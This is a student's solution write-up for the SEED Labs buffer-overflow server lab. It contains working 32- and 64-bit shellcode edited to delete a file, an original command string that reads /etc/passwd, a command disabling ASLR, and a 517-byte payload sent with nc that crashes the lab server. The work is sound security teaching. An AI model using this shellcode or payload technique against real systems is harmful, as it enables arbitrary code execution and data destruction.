Buffer Overflow Attack (Server Version) Lab Solutions

VM: SEED Ubuntu 20.04

Lab Questions: https://seedsecuritylabs.org/Labs_20.04/Files/Buffer_Overflow_Server/Buffer_Overflow_Server.pdf

Note: Before starting this lab, make sure that the address randomization countermeasure is turned off. Use this command:


```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
```

Task 1: Get Familiar with the Shellcode


The following shellcode 32-bit and 64-bit shellcode can be found in the **/Labsetup/shellcode** directory in the **shellcode_32.py** and **shellcode_64.py** files. The shellcode runs the "**/bin/bash**" shell program and is given two arguments: "**-c**" and a command string. The * at the end of these strings is a placeholder and will be replaced by one byte of **0x00** during execution of the shellcode. This is because each string needs a zero at the end, but since we can't put zeros in the shellcode (will stop our shellcode from being copied into the buffer), we dynamically put a zero in the placeholder during execution.

We will modify the command string to a command that deletes a file, called **test.txt** that we place in our home directory. When making the change, we must keep the length of the string the same because the starting position of the placeholder for the **argv[]** array is hardcoded into the binary part of the shellcode. If this string length gets changed, we would then need to modify the binary part, so during this modification just add or delete spaces to keep the length the same.

32-bit shellcode: Original




```
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
```




```
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   "/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode

# Save the binary code to file
with open('codefile_32', 'wb') as f:
  f.write(content)
```

32-bit shellcode: Altered to delete a file (underlined in red)




```
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
   "/usr/bin/rm test                                          *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode

# Save the binary code to file
with open('codefile_32', 'wb') as f:
  f.write(content)
```

64-bit shellcode: Altered to delete a file (underlined in red)




```
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   #"/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd     *"
   "/usr/bin/rm test1                                         *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode

# Save the binary code to file
with open('codefile_64', 'wb') as f:
  f.write(content)
```

Inside **/Labsetup/shellcode** directory, generate the shellcode binary by running **shellcode_32.py** and **shellcode_64.py**; this generates **codefile_32** and **codefile_64**. Then use **make** to compile **call_shellcode.c**, which generates **a32.out** and **a64.out**.




```
[10/04/21]seed@VM:~/.../shellcode$ ./shellcode_32.py
[10/04/21]seed@VM:~/.../shellcode$ ./shellcode_64.py
[10/04/21]seed@VM:~/.../shellcode$ ls
call_shellcode.c  codefile_64  README.md             shellcode_32.py
codefile_32       Makefile     shellcode_32.back.py  shellcode_64.py
[10/04/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
```



```
[10/04/21]seed@VM:~/.../shellcode$ ls
a32.out  call_shellcode.c  codefile_64  README.md              shellcode_32.py
a64.out  codefile_32       Makefile     shellcode_32.back.py  shellcode_64.py
```

Run **a32.out** and **a64.out** to execute the shellcode in **codefile_32** and **codefile_64**, respectively.


Running **a32.out**:



```
[10/04/21]seed@VM:~/.../shellcode$ touch ~/test.txt
[10/04/21]seed@VM:~/.../shellcode$ ls ~
computerAndInternetSecurity  Documents  Music     Public  Templates  Videos
Desktop                      Downloads  Pictures  Share   test.txt
[10/04/21]seed@VM:~/.../shellcode$ a32.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Oct  4 17:03 a32.out
-rwxrwxr-x 1 seed seed 16888 Oct  4 17:03 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Oct  4 16:42 codefile_32
-rwxrwxr-x 1 seed seed  1221 Oct  4 16:40 shellcode_32.back.py
-rwxrwxr-x 1 seed seed  1221 Oct  4 16:48 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Oct  4 17:03 shellcode_64.py
Hello 32
[10/04/21]seed@VM:~/.../shellcode$ ls ~
computerAndInternetSecurity  Documents  Music     Public  Templates
Desktop                      Downloads  Pictures  Share   Videos
[10/04/21]seed@VM:~/.../shellcode$ 
```

In the above, we create a test file in our home directory, check to see that it is there, run **a32.out**, then check that it deleted the test file.

Running **a64.out**




```
[10/04/21]seed@VM:~/.../shellcode$ touch ~/test.txt
[10/04/21]seed@VM:~/.../shellcode$ ls ~
computerAndInternetSecurity  Documents  Music     Public  Templates  Videos
Desktop                      Downloads  Pictures  Share   test.txt
[10/04/21]seed@VM:~/.../shellcode$ a64.out
total 68
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Oct  4 17:09 a32.out
-rwxrwxr-x 1 seed seed 16888 Oct  4 17:09 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Oct  4 17:09 codefile_32
-rw-rw-r-- 1 seed seed   165 Oct  4 17:09 codefile_64
-rwxrwxr-x 1 seed seed  1221 Oct  4 16:40 shellcode_32.back.py
-rwxrwxr-x 1 seed seed  1221 Oct  4 16:48 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Oct  4 17:03 shellcode_64.py
Hello 32
[10/04/21]seed@VM:~/.../shellcode$ ls ~
computerAndInternetSecurity  Documents  Music     Public  Templates
Desktop                      Downloads  Pictures  Share   Videos
[10/04/21]seed@VM:~/.../shellcode$ 
```

In the above, we create a test file in our home directory, check to see that it is there, run **a64.out**, then check that it deleted the test file.


Task 2: Level-1 Attack

We are putting 517 bytes of characters in a file called payload using a for loop. We use the **-n** option with **echo** to avoid our characters form being appended to a new line.




```
[10/05/21]seed@VM:~/.../shellcode$ for i in {1..517}; do echo -n "a" >>
 payload; done
[10/05/21]seed@VM:~/.../shellcode$ cat payload | nc 10.9.0.5 9090
[10/05/21]seed@VM:~/.../shellcode$ 
```

We can see in the following that inputting 517 bytes to the server program from our payload file causes the server program to crash.



